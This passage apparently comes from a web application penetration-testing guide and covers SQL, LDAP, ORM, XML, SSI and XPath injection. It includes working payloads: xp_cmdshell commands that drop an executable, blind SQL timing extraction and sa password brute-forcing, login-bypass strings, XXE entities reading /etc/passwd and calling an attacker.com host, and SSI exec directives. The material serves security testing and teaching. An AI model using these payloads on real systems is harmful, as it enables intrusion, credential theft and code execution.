If FTP is not allowed by the firewall, we have a workaround that exploits the Windows debugger, debug.exe, that is installed by default in all Windows machines. Debug.exe is scriptable and is able to create an executable by executing an appropriate script file. What we need to do is to convert the executable into a debug script (which is a 100% ascii file), upload it line by line and finally call debug.exe on it. There are several tools that create such debug files (e.g.: makescr.exe by Ollie Whitehouse and dbgtool.exe by toolcrypt.org). The queries to inject will therefore be the following:

```
exec master..xp_cmdshell 'echo [debug script line #1 of n] > debugscript.txt';--
exec master..xp_cmdshell 'echo [debug script line #2 of n] >> debugscript.txt';--
....
exec master..xp_cmdshell 'echo [debug script line #n of n] >> debugscript.txt';--
exec master..xp_cmdshell 'debug.exe < debugscript.txt';--
```

At this point, our executable is available on the target machine, ready to be executed.

There are tools that automate this process, most notably Bobcat, which runs on Windows, and Sqlninja, which runs on *nix (See the tools at the bottom of this page).

Obtain information when it is not displayed (Out of band)

Not all is lost when the web application does not return any information --such as descriptive error messages (cf. [SQL injection]). For example, it might happen that one has access to the source code (e.g., because the web application is based on an open source software). Then, the pen tester can exploit all the SQL-injection vulnerabilities discovered offline in the web application. Although an IPS might stop some of these attacks, the best way would be to proceed as follows: develop and test the attacks in a testbed created for that purpose, and then execute these attacks against the web application being tested.

Other options for out of band attacks are describe in Sample 4 above.

Blind SQL injection attacks

Trial and error

Alternatively, one may play lucky. That is the attacker may assume that there is a blind or out-of-band SQL-injection vulnerability in a the web application. He will then select an attack vector (e.g., a web entry), use fuzz vectors ([[1]]) against this channel and watch the response. For example, if the web application is looking for a book using a query

```
select * from books where title=text entered by the user
```

then the penetration tester might enter the text: '**Bomba' OR 1=1-** and if data is not properly validated, the query will go through and return the whole list of books. This is evidence that there is a SQL-injection vulnerability. The penetration tester might later *play* with the queries in order to assess the criticality of this vulnerability.

In case more than one error message is displayed

On the other hand, if no prior information is available there is still a possibility of attacking by exploiting any *covert channel*. It might happen that descriptive error messages are stopped, yet the error messages give some information. For example:

- On some cases the web application (actually the web server) might return the traditional *500: Internal Server Error*, say when the application returns an exception that might be generated for instance by a query with unclosed quotes.
- While on other cases the server will return a 200OK message, but the web application will return some error message inserted by the developers *Internal server error* or *bad data*.

This 1 bit of information might be enough to understand how the dynamic SQL query is constructed by the web application and tune up an exploit.

Another out-of-band method is to output the results through HTTP browsable

Timing attacks

There is one more possibility for making a blind SQL-injection attack, for example, using the time that it takes the web application to answer a request (see, e.g., *Bleichenbacher's attack*). An attack of this sort is described by Anley in ([2]) from where we take the next example. A first approach uses the *SQL command waitfor delay '0:0:5'*, for example assume that data is not properly validated through a given attack vector but there is no feedback. Let's say that the attacker wants to check if the *books* database exists he will send the command

```
if exists (select * from pubs..pub_info) waitfor delay '0:0:5'
```

In fact, what we have here is two things: a **SQL-injection vulnerability** and a **covert channel** that allows the penetration tester to get 1 bit of information. Hence, using several queries (as much queries as the bits in the required information) the pen tester can get any data that is in the database. Say, the string:

```
declare @s varchar(8000)
select @s = db_name()
if (ascii(substring(@s, n, b)) & ( power(2, 0))) > 0 waitfor delay 0:0:5
```

will wait for 5 seconds if the *n*th bit of the name of the current database is *b*, and will return at once if it is *1-b*. After discovering the value of each byte, the pen tester will see if the first bit of the next byte is neither 1 nor 0, this means that the string has ended!

However, it might happen that the command *waitfor* is not available (e.g., because it is filtered by an IPS/web application firewall). This doesn't mean that blind SQL-injection attacks cannot be done, the pen tester should only come up with any time consuming operation that is not filtered. For example

```
declare @i int select @i = 0
while @i < 0xaffff begin
select @i = @i + 1
end
```

Example 8: bruteforce of sysadmin password

We can leverage the fact that OPENROWSET needs proper credentials to successfully perform the connection and that such a connection can be also "looped" to the local DB Server. Combining these features with an inferenced injection based on response timing, we can inject the following code:

```
select * from OPENROWSET('SQLOLEDB','';'sa';'<pwd>','select 1;waitfor delay ''0:0:5'' ')
```

What we do here is to attempt a connection to the local database (specified by the empty field after 'SQLOLEDB') using "sa" and "<pwd>" as credentials. If the password is correct and the connection is successful, the query is executed, making the DB wait for 5 seconds (and also returning a value, since OPENROWSET expects at least one column). Fetching the candidate passwords from a wordlist and measuring the time needed for each connection, we can attempt to guess the correct password. In "Data-mining with SQL Injection and Inference", David Litchfield pushes this technique even further, by injecting a piece of code in order to bruteforce the sysadmin password using the CPU resources of the DB Server itself. Once we have the sysadmin password, we have two choices:

- Inject all following queries using OPENROWSET, in order to use sysadmin privileges
- Add our current user to the sysadmin group using sp_addsrvrolemember. The current user name can be extracted using inferenced injection against the variable system_user

Checking for version and vulnerabilities

In case the pen tester can make some queries to the database engine, he will be able to get the database engine's version. He can next match this product name and version with known vulnerabilities or a zero-day exploit that he might have access to.

REFERENCES

Whitepapers

- David Litchfield: "Data-mining with SQL Injection and Inference" - http://www.nextgenss.com/research/papers/sqlinference.pdf
- Chris Anley, "(more) Advanced SQL Injection", whitepaper. NGSSoftware Insight Security Research Publication, 2002.
- Steve Friedl's Unixwiz.net Tech Tips: "SQL Injection Attacks by Example" - http://www.unixwiz.net/techtips/sql-injection.html
- Alexander Chigrik: "Useful undocumented extended stored procedures" - http://www.mssqlcity.com/Articles/Undoc/UndocExtSP.htm
- Antonin Foller: "Custom xp_cmdshell, using shell object" - http://www.motobit.com/tips/detpg_cmdshell
- Paul Litwin: "Stop SQL Injection Attacks Before They Stop You" - http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/
- SQL Injection - http://msdn2.microsoft.com/en-us/library/ms161953.aspx

Tools

- Francois Larouche: Multiple DBMS Sql Injection tool - [SQL Power Injector]
- Northern Monkee: [Bobcat]
- icesurfer: SQL Server Takeover Tool - [sqlninja]
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - http://sqlmap.sourceforge.net

4.6.3 LDAP INJECTION

BRIEF SUMMARY

LDAP is an acronym for Lightweight Directory Access Protocol. It is a paradigm to store information about users, hosts and many other objects. LDAP Injection is a server side attack, which could allow sensitive information about users and hosts represented in an LDAP structure to be disclosed, modified or inserted.
This is done by manipulating input parameters afterwards passed to internal search,add and modify functions.

DESCRIPTION OF THE ISSUE

A web application could use LDAP in order to let a user to login with his own credentials or search other users information inside a corporate structure.

The primary concept on LDAP Injection is that in occurrence of an LDAP query during execution flow, it is possible to fool a vulnerable web application by using LDAP Search Filters metacharacters.

Rfc2254 defines a grammar on how to build a search filter on LDAPv3 and extends Rfc1960 (LDAPv2).

A LDAP search filter is constructed in Polish notation, also known as prefix notation.

This means that a pseudo code condition on a search filter like this:

find("cn=John & userPassword=mypass")

will result in:

find("(&(cn=John)(userPassword=mypass))")

Boolean conditions and group aggregations on an LDAP search filter could be applied by using the following metacharacters:

Metachar	Meaning
&	Boolean AND
|	Boolean OR
!	Boolean NOT
=	Equals
~=	Approx

>=	Greater than
<=	Lesser than
*	Any character
()	Grouping parenthesis

More complete examples on how to build a search filter could be found in related RFC.

A successful exploitation of LDAP Injection could allow the tester to:

- Access unauthorized content
- Evade Application restrictions
- Gather unauthorized information
- Add or modify Objects inside LDAP tree structure.

BLACK BOX TESTING AND EXAMPLE

Example 1. Search Filters

Let's suppose we have web application using a search filter like the following one:

```
searchfilter="(cn="+user+")"
```

which is instantiated by an HTTP request like this:

```
http://www.example.com/ldapsearch?user=John
```

If 'John' value is replaced with a '*', by sending the request:

```
http://www.example.com/ldapsearch?user=*
```

the filter will look like:

```
searchfilter="(cn=*)"
```

which means every object with a 'cn' attribute equals to anything.

If the application is vulnerable to LDAP injection depending on LDAP connected user permissions and application execution flow it will be displayed some or all of users attributes.

A tester could use trial and error approach by inserting '(', '|', '&', '*' and the other characters in order to check the application for errors.

Example 2. Login

If a web application uses a vulnerable login page with LDAP query for user credentials, it is possible to bypass the check for user/password presence by injecting an always true LDAP query (in a similar way to SQL and XPATH injection).

Let's suppose a web application uses a filter to match LDAP user/password pair.

```
searchlogin= "(&(uid="+user+")(userPassword={MD5}"+base64(pack("H*",md5(pass)))+"))";
```

By using the following values:

```
user=*)(uid=*))(|(uid=*
 pass=password
```

the search filter will results in:

```
searchlogin="(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))";
```

which is correct and always true. This way the tester will gain logged-in status as the first user in LDAP three.

REFERENCES

Whitepapers

- Sacha Faust: "LDAP Injection" - http://www.spidynamics.com/whitepapers/LDAPinjection.pdf
- RFC 1960: "A String Representation of LDAP Search Filters" - http://www.ietf.org/rfc/rfc1960.txt
- Bruce Greenblatt: "LDAP Overview" - http://www.directory-applications.com/ldap3_files/frame.htm
- IBM paper: "Understanding LDAP" - http://www.redbooks.ibm.com/redbooks/SG244986.html

Tools

- Softerra LDAP Browser - http://www.ldapadministrator.com/download/index.php

4.6.4 ORM INJECTION

Brief Summary

ORM Injection is an attack using SQL Injection against an ORM generated data access object model. From the point of view of a tester, this attack is virtually identical to a SQL Injection attack. However, the injection vulnerability exists in code generated by the ORM tool.

Description

An ORM is an Object Relational Mapping tool. It is used to expedite object oriented development within the data access layer of software applications, including web applications. The benefits of using an ORM tool include quick generation of an object layer to communicate to a relational database, standardized code templates for these objects and usually a set of safe functions to protect against SQL Injection attacks. ORM generated objects can use SQL or in some cases a variant of SQL to perform CRUD (Create, Read, Update, Delete) operations on a database. It is possible, however, for a web application using ORM generated objects to be vulnerable to SQL Injection attacks if methods can accept unsanitized input parameters.

ORM tools include Hibernate for Java, NHibernate for .NET, ActiveRecord for Ruby on Rails, EZPDO for PHP and many others. For a reasonably comprehensive list of ORM tools, see: http://en.wikipedia.org/wiki/List_of_object-relational_mapping_software

Black Box testing and example

Blackbox testing for ORM Injection vulnerabilities is identical to SQL Injection testing see Testing for SQL Injection. In most cases, the vulnerability in the ORM layer is a result of customized code that does not properly validate input parameters. Most ORM software provide safe functions to escape user input. However if these functions are not used and the developer uses custom functions that accept user input, it may be possible to execute a SQL injection attack.

Gray Box testing and example

If a tester has access to the source code for a web application, or can discover vulnerabilities of an ORM tool and test web applications that use this tool, there is a higher probability of successfully attacking the application. Patterns to look for in code include:

Input parameters concatenated with SQL strings, this example using ActiveRecord for Ruby on Rails (though any ORM can be vulnerable)

```
Orders.find_all "customer_id = 123 AND order_date = '#{@params['order_date']}'"
```

Simply sending "' OR 1--" in the form where order date can be entered can yield positive results.

REFERENCES

Whitepapers

- References from Testing for SQL Injection are applicable to ORM Injection - http://www.owasp.org/index.php/Testing_for_SQL_Injection#References
- Wikipedia - ORM http://en.wikipedia.org/wiki/Object-relational_mapping
- OWASP Interpreter Injection https://www.owasp.org/index.php/Interpreter_Injection#ORM_Injection

Tools

- Ruby On Rails - ActiveRecord and SQL Injection http://manuals.rubyonrails.com/read/chapter/43
- Hibernate http://www.hibernate.org
- NHibernate http://www.nhibernate.org
- Also, see SQL Injection Tools http://www.owasp.org/index.php/Testing_for_SQL_Injection#References

4.6.5 XML INJECTION

BRIEF SUMMARY

We talk about XML Injection testing when we try to inject a particular XML doc to the application: if the XML parser fails to make an appropriate data validation the test will results positive.

SHORT DESCRIPTION OF THE ISSUE

In this section we describe a practical example of XML Injection: first we define an xml style communication, and we show how it works. Then we describe the discovery method in which we try to insert xml metacharacters. Once the first step is accomplished, the tester will have some information about xml structure, so it will be possible to try to inject xml data and tags (Tag Injection).

BLACK BOX TESTING AND EXAMPLE

Let's suppose there is a web application using an xml style communication in order to perform users registration. This is done by creating and adding a new <user> node on an xmlDb file. Let's suppose xmlDB file is like the following:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
	<user>
		<username>gandalf</username>
		<password>!c3</password>
		<userid>0<userid/>
		<mail>gandalf@middleearth.com</mail>
	</user>
	<user>
		<username>Stefan0</username>
		<password>w1s3c</password>
		<userid>500<userid/>
		<mail>Stefan0@whysec.hmm</mail>
	</user>
</users>
```

When a user register himself by filling an html form, the application will receive user's data in a standard request which for the sake of simplicity will be supposed to be sent as GET request.

For example the following values:

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com
```

Will produce the request:

```
http://www.example.com/addUser.php?username=tony&password=Un6R34kb!e&email=s4tan@hell.com
```

to the application, which, afterwards, will build the following node:

```
<user>
	<username>tony</username>
	<password>Un6R34kb!e</password>
	<userid>500<userid/>
	<mail>s4tan@hell.com</mail>
</user>
```

which will be added to the xmlDB:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
	<user>
```

```
            <username>gandalf</username>
            <password>!c3</password>
            <userid>0<userid/>
            <mail>gandalf@middleearth.com</mail>
      </user>
      <user>
            <username>Stefan0</username>
            <password>w1s3c</password>
            <userid>500<userid/>
            <mail>Stefan0@whysec.hmm</mail>
      </user>
      <user>
            <username>tony</username>
            <password>Un6R34kb!e</password>
            <userid>500<userid/>
            <mail>s4tan@hell.com</mail>
      </user>
</users>
```

DISCOVERY

The first step in order to test an application for the presence of a XML Injection vulnerability, consists in trying to insert xml metacharacters.
A list of xml metacharacters is:

Single quote: ' - When not sanitized, this character could throw an exception during xml

parsing if the injected value is going to be part of an attribute value in a tag. As an example, let's suppose there is the following attribute:

```
<node attrib='$inputValue'/>
```

So, if:

```
inputValue = foo'
```

is instantiated and then is inserted into attrib value:

```
<node attrib='foo''/>
```

The xml document will be no more well formed.

Double quote: " - this character has the same means of double quotes and it could be

used in case attribute value is enclosed by double quotes.

```
<node attrib="$inputValue"/>
```

So if:

```
$inputValue = foo"
```

the substitution will be:

```
<node attrib="foo""/>
```

and the xml document will be no more valid.

Angular parenthesis: > and < - By adding an open or closed angular parenthesis

in a user input like the following:

```
Username = foo<
```

the application will build a new node:

```
<user>
     <username>foo<</username>
     <password>Un6R34kb!e</password>
     <userid>500</userid>
     <mail>s4tan@hell.com</mail>
</user>
```

but the presence of an open '<' will deny the validation of xml data.

Comment tag: <!--/--> - This sequence of characters is interpreted as the beginning/

end of a comment. So by injecting one of them in Username parameter:

```
Username = foo<!--
```

the application will build a node like the following:

```
<user>
    <username>foo<!--</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail>
</user>
```

which won't be a valid xml sequence.

Ampersand: & - The ampersand is used in xml syntax to represent XML Entities.

that is, by using an arbitrary entity like '&symbol;' it is possible to map it with a character or a string which will be considered as non-xml text.

For example:

```
<tagnode>&lt;</tagnode>
```

is well formed and valid, and represent the '<' ASCII character.

If '&' is not encoded itself with & it could be used to test XML injection.

Infact if a input like the following is provided:

```
Username = &foo
```

a new node will be created:

```
<user>
<username>&foo</username>
<password>Un6R34kb!e</password>
<userid>500</userid>
```

```
<mail>s4tan@hell.com</mail>
</user>
```

but as &foo doesn't has a final ';' and moreover &foo; entity is defined nowhere so xml is not valid as well.

CDATA begin/end tags: <![CDATA[/]]> - When CDATA tag is used, every character enclosed by it is not parsed by xml parser.

Often this is used when there are metacharacters inside a text node which are to be considered as text values.

For example if there is the need to represent the string '<foo>' inside a text node it could be used CDATA in the following way:

```
<node>
    <![CDATA[<foo>]]>
</node>
```

so that '<foo>' won't be parsed and will be considered as a text value.

In case a node is built in the following way:

```
<username><![CDATA[<$userName]]></username>
```

the tester could try to inject the end CDATA sequence ']]>' in order to try to invalidate xml.

```
userName  = ]]>
```

this will become:

```
<username><![CDATA[]]>]]></username>
```

which is not a valid xml representation.

External Entity:

Another test is related to CDATA tag. When the XML document will be parsed, the CDATA value will be eliminated, so it is possible to add a script if the tag contents will be showed in the HTML page. Suppose to have a node containing text that will be displayed at the user. If this text could be modified, as the following:

```
 <html>
 $HTMLCode
 </html>
```

it is possible to avoid input filter by insert an HTML text that uses CDATA tag. For example inserting the following value:

```
$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

we will obtain the following node:

```
<html>
  <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

```
</html>
```

that in analysis phase will eliminate the CDATA tag and will insert the following value in the HTML:

```
<script>alert('XSS')</script>
```

In this case the application will be exposed at a XSS vulnerability. So we can insert some code inside the CDATA tag to avoid the input validation filter.

Entity: It's possible to define an entity using the DTDs. Entity-name as *&.* is an example of entity. It's possible to specify a URL as entity: in this way you create a possible vulnerability by XML External Entity (XEE). So, the last test to try is formed by the following strings:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

This test could crash the web server (linux system), because we are trying to create an entity with a infinite number of chars. Other tests are the following:

```
 <?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

 <?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

 <?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>

 <?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

The goal of these tests is to obtain information about the structure of the XML data base. If we analyze these errors We can find a lot of useful information in relation to the adopted technology.

TAG INJECTION

Once the first step is accomplished, the tester will have some information about xml structure, so it will be possible to try to inject xml data and tags.

Considering previous example, by inserting the following values:

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com
```

the application will build a new node and append it to the XML database:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
	<user>
		<username>gandalf</username>
		<password>!c3</password>
		<userid>0</userid>
		<mail>gandalf@middleearth.com</mail>
	</user>
	<user>
		<username>Stefan0</username>
		<password>w1s3c</password>
		<userid>500</userid>
		<mail>Stefan0@whysec.hmm</mail>
	</user>
	<user>
		<username>tony</username>
		<password>Un6R34kb!e</password>
		<userid>500</userid>
		<mail>s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com</mail>
	</user>
</users>
```

The resulting xml file will be well formed and it is likely that the userid tag will be considered with the latter value (0 = admin id). The only shortcoming is that userid tag exists two times in the last user node, and often xml file is associated with a schema or a DTD. Let's suppose now that xml structure has the following DTD:

```
<!DOCTYPE users [
	 <!ELEMENT users (user+) >
	 <!ELEMENT user (username,password,userid,mail+) >
	 <!ELEMENT username (#PCDATA) >
	 <!ELEMENT password (#PCDATA) >
	 <!ELEMENT userid (#PCDATA) >
	 <!ELEMENT mail (#PCDATA) >
]>
```

to be noted that userid node is defined with cardinality 1 (userid).

So if this occurs, any simple attack won't be accomplished when xml is validated against the specified DTD.

If the tester can control some value for nodes enclosing userid tag (like in this example), by injection a comment start/end sequence like the following:

```
Username: tony
Password: Un6R34kb!e</password><userid>0</userid><mail>s4tan@hell.com
```

xml database file will be :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
	<user>
		<username>gandalf</username>
		<password>!c3</password>
		<userid>0</userid>
		<mail>gandalf@middleearth.com</mail>
	</user>
	<user>
```

```
            <username>Stefan0</username>
            <password>w1s3c</password>
            <userid>500</userid>
            <mail>Stefan0@whysec.hmm</mail>
      </user>
      <user>
            <username>tony</username>
            <password>Un6R34kb!e</password><!--</password>
            <userid>500</userid>
            <mail>--><userid>0</userid><mail>s4tan@hell.com</mail>
      </user>
</users>
```

This way original *userid* tag will be commented out and the one injected will be parsed in compliance to DTD rules.
The result is that user *'tony'* will be logged with *userid=0* (which could be an administrator uid)

REFERENCES

Whitepapers

- [1] Alex Stamos: "Attacking Web Services" - http://www.owasp.org/images/d/d1/AppSec2005DC-Alex_Stamos-Attacking_Web_Services.ppt

4.6.6 SSI INJECTION

BRIEF SUMMARY

Web servers usually give to the developer the possibility to add small pieces of dynamic code inside static html pages, without having to play with full-fledged server-side or client-side languages. This feature is incarnated by the **Server-Side Includes** (**SSI**), a very simple extensions that can enable an attacker to inject code into html pages, or even perform remote code execution.

DESCRIPTION OF THE ISSUE

Server-Side Includes are directives that the web server parses before serving the page to the user. They represent an alternative to writing CGI program or embedding code using server-side scripting languages, when there's only need to perform very simple tasks. Common SSI implementations provide commands to include external files, to set and print web server CGI environment variables and to execute external CGI scripts or system commands.

Putting an SSI directive into a static html document is as easy as writing a piece of code like the following:

```
<!--#echo var="DATE_LOCAL" -->
```

to print out the current time.

```
<!--#include virtual="/cgi-bin/counter.pl" -->
```

to include the output of a CGI script.

```
<!--#include virtual="/footer.html" -->
```

to include the content of a file.

```
<!--#exec cmd="ls" -->
```

to include the output of a system command.

Then, if the web server's SSI support is enabled, the server will parse these directives, both in the body or inside the headers. In the default configuration, usually, most web servers don't allow the use of the ***exec*** directive to execute system commands.

As in every bad input validation situation, problems arise when the user of a web application is allowed to provide data that's going to make the application or the web server itself behave in an unforeseen manner. Talking about SSI injection, the attacker could be able to provide an input that, if inserted by the application (or maybe directly by the server) into a dynamically generated page would be parsed as SSI directives.

We are talking about an issue very similar to a classical scripting language injection problem; maybe less dangerous, as the SSI directive are not comparable to a real scripting language and because the web server needs to be configured to allow SSI; but also simpler to exploit, as SSI directives easy to understand and powerful enough to output the content of files and to execute system commands.

BLACK BOX TESTING

The first thing to do when testing in a Black Box fashion is finding if the web server actually support SSI directives. The answer is almost certainly a yes, as SSI support is quite common. To find out we just need to discover which kind of web server is running on our target, using classical information gathering techniques.

Whether we succeeded or not in discovering this piece of information, we could guess if SSI are supported just looking at the content of the target web site we are testing: if it makes use of ***.shtml*** file then SSI are probably supported, as this extension is used to identify pages containing these directives. Unfortunately, the use of the ***shtml*** extension is not mandatory, so not having found any ***shtml*** files doesn't necessarily mean that the target is not prone to SSI injection attacks.

Let's go to the next step, which is needed not only to find out if an SSI injection attack is really plausible, but also to identify the input points we can use to inject our malicious code.

In this step the testing activity is exactly the same needed to test for other code injection vulnerabilities. We need to find every page where the user is allowed to submit some kind of input and verify whether the application is correctly validating the submitted input or, otherwise, if we could provide data that is going to be displayed unmodified (as error message, forum post, etc.). Beside common user supplied data, input vectors that are always to be considered are HTTP request headers and cookies content, that can be easily forged.

Once we have a list of potential injection points, we can check if the input is correctly validated and then find out where in the web site the data we provided are going to be displayed. We need to make sure that we are going to be able to make characters like that used in SSI directives:

```
< ! # = / . " - > and [a-zA-Z0-9]
```

go through the application and be parsed by the server at some point.

Exploiting the lack of validation, is as easy as submitting, for example, a string like the following:

```
<!--#include virtual="/etc/passwd" -->
```

in a input form, instead of the classical:

```
<script>alert("XSS")</script>
```

The directive would be then parsed by the server next time it needs to serve the given page, thus including the content of the Unix standard password file.

The injection can be performed also in HTTP headers, if the web application is going to use that data to build a dynamically generated page:

```
GET / HTTP/1.0
Referer: <!--#exec cmd="/bin/ps ax"-->
User-Agent: <!--#virtual include="/proc/version"-->
```

GRAY BOX TESTING AND EXAMPLE

Being able to review the application source code we can quite easily find out:

1. If SSI directives are used; if they are, then the web server is going to have SSI support enabled, making SSI injection at least a potential issue to investigate;
2. Where user input, cookie content and http headers are handled; the complete input vectors list is then quickly built;
3. How the input is handled, what kind of filtering is performed, what characters the application is not letting through and how many type of encoding are taken into account.

Performing these steps is mostly a matter of using grep, to find the right keywords inside the source code (SSI directives, CGI environment variables, variables assignment involving user input, filtering functions and so on).

REFERENCES

Whitepapers

- IIS: "Notes on Server-Side Includes (SSI) syntax" - http://support.microsoft.com/kb/203064
- Apache Tutorial: "Introduction to Server Side Includes" - http://httpd.apache.org/docs/1.3/howto/ssi.html
- Apache: "Module mod_include" - http://httpd.apache.org/docs/1.3/mod/mod_include.html
- Apache: "Security Tips for Server Configuration" - http://httpd.apache.org/docs/1.3/misc/security_tips.html#ssi

- Header Based Exploitation - http://www.cgisecurity.net/papers/header-based-exploitation.txt
- SSI Injection instead of JavaScript Malware - http://jeremiahgrossman.blogspot.com/2006/08/ssi-injection-instead-of-javascript.html

Tools

- Web Proxy Burp Suite - http://portswigger.net
- Paros - http://www.parosproxy.org/index.shtml
- WebScarab - http://www.owasp.org/index.php/OWASP_WebScarab_Project
- String searcher: grep - http://www.gnu.org/software/grep, your favorite text editor

4.6.7 XPATH INJECTION

BRIEF SUMMARY

XPath is a language that has been designed and developed to operate on data that is described with XML. The XPath injection allows an attacker to inject XPath elements in a query that uses this language. Some of the possible goals are to bypass authentication or access information in an unauthorized manner.

SHORT DESCRIPTION OF THE ISSUE

Web applications heavily use databases to store and access the data they need for their operations. Since the dawn of the Internet, relational databases have been by far the most common paradigm, but in the last years we are witnessing an increasing popularity for databases that organize data using the XML language. Just like relational databases are accessed via SQL language, XML databases use XPath, which is their standard interrogation language. Since from a conceptual point of view, XPath is very similar to SQL in its purpose and applications, an interesting result is that also XPath injection attacks follow the same logic of SQL Injection ones. In some aspects, XPath is even more powerful than standard SQL, as its whole power is already present in its specifications, whereas a large slice of the techniques that can be used in a SQL Injection attack leverages the peculiarities of the SQL dialect used by the target database. This means that XPath injection attacks can be much more adaptable and ubiquitous. Another advantage of an XPath injection attack is that, unlike SQL, there are not ACLs enforced, as our query can access every part of the XML document.

BLACK BOX TESTING AND EXAMPLE

The XPAth attack pattern was first published by Amit Klein [1] and is very similar to the usual SQL Injection. In order to get a first grasp of the problem, let's imagine a login page that manages the authentication to an application in which the user must enter his/her username and password. Let's assume that our database is represented by the following xml file:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<username>gandalf</username>
<password>!c3</password>
```

```
<account>admin</account>
</user>
<user>
<username>Stefan0</username>
<password>w1s3c</password>
<account>guest</account>
</user>
<user>
<username>tony</username>
<password>Un6R34kb!e</password>
<account>guest</account>
</user>
</users>
```

An XPath query that returns the account whose username is "gandalf" and the password is "!c3" would be the following:

```
string(//user[username/text()='gandalf' and
password/text()='!c3']/account/text())
```

If the application does not properly filter such input, the tester will be able to inject XPath code and interfere with the query result. For instance, the tester could input the following values:

```
Username: ' or '1' = '1
Password: ' or '1' = '1
```

Looks quite familiar, doesn't it? Using these parameters, the query becomes:

```
string(//user[username/text()='' or '1' = '1' and password/text()='' or '1' =
'1']/account/text())
```

As in a common SQL Injection attack, we have created a query that is always evaluated as true, which means that the application will authenticate the user even if a username or a password have not been provided.

And as in a common SQL Injection attack, also in the case of XPath injection the first step is to insert a single quote (') in the field to be tested, introducing a syntax error in the query and check whether the application returns an error message.

If there is no knowledge about the XML data internal details and if the application does not provide useful error messages that help us in reconstruct its internal logic, it is possible to perform a Blind XPath Injection attack whose goal is to reconstruct the whole data structure. The technique is similar to inference based SQL Injection, as the approach is to inject code that creates a query that returns one bit of information. Blind XPath Injection is explained in more detail by Amit Klein in the referenced paper.

REFERENCES

Whitepapers

- [1] Amit Klein: "Blind XPath Injection" - https://www.watchfire.com/securearea/whitepapers.aspx?id=9
- [2] XPath 1.0 specifications - http://www.w3.org/TR/xpath

4.6.8 IMAP/SMTP INJECTION


BRIEF SUMMARY

This threat affects all those applications that communicate with mail servers (IMAP/SMTP), generally webmail applications. The aim of this test is to verify the capacity to inject arbitrary IMAP/SMTP commands into the mail servers, due to input data not properly sanitized.

DESCRIPTION OF THE ISSUE

The IMAP/SMTP Injection technique is more effective if the mail server is not directly accessible from Internet. Where full communication with the backend mail server is possible, it is recommended to make a direct testing.

An IMAP/SMTP Injection makes possible to access a mail server which previously did not have direct access from the Internet. In some cases, these internal systems do not have the same level of infrastructure security hardening applied to the front-end web servers: so the mail server results more exposed to successful attacks by end users (see the scheme presented in next figure).



Communication with the mail servers using the IMAP/SMTP Injection technique.

Figure 1 depicts the flow control of traffic generally seen when using webmail technologies. Step 1 and 2 is the user interacting with the webmail client, whereas step 2' is the tester bypassing the webmail client and interacting with the back-end mail servers directly. This technique allows a wide variety of actions and attacks. The possibilities depend on the type and scope of injection and the mail server technology being tested. Some examples of attacks using the IMAP/SMTP Injection technique are:

- Exploitation of vulnerabilities in the IMAP/SMTP protocol
- Application restrictions evasion
- Anti-automation process evasion
- Information leaks

- Relay/SPAM

BLACK BOX TESTING AND EXAMPLE

The standard attacks pattern are:

- Identifying vulnerable parameters
- Understanding the data flow and deployment structure of the client
- IMAP/SMTP command injection

Identifying vulnerable parameters

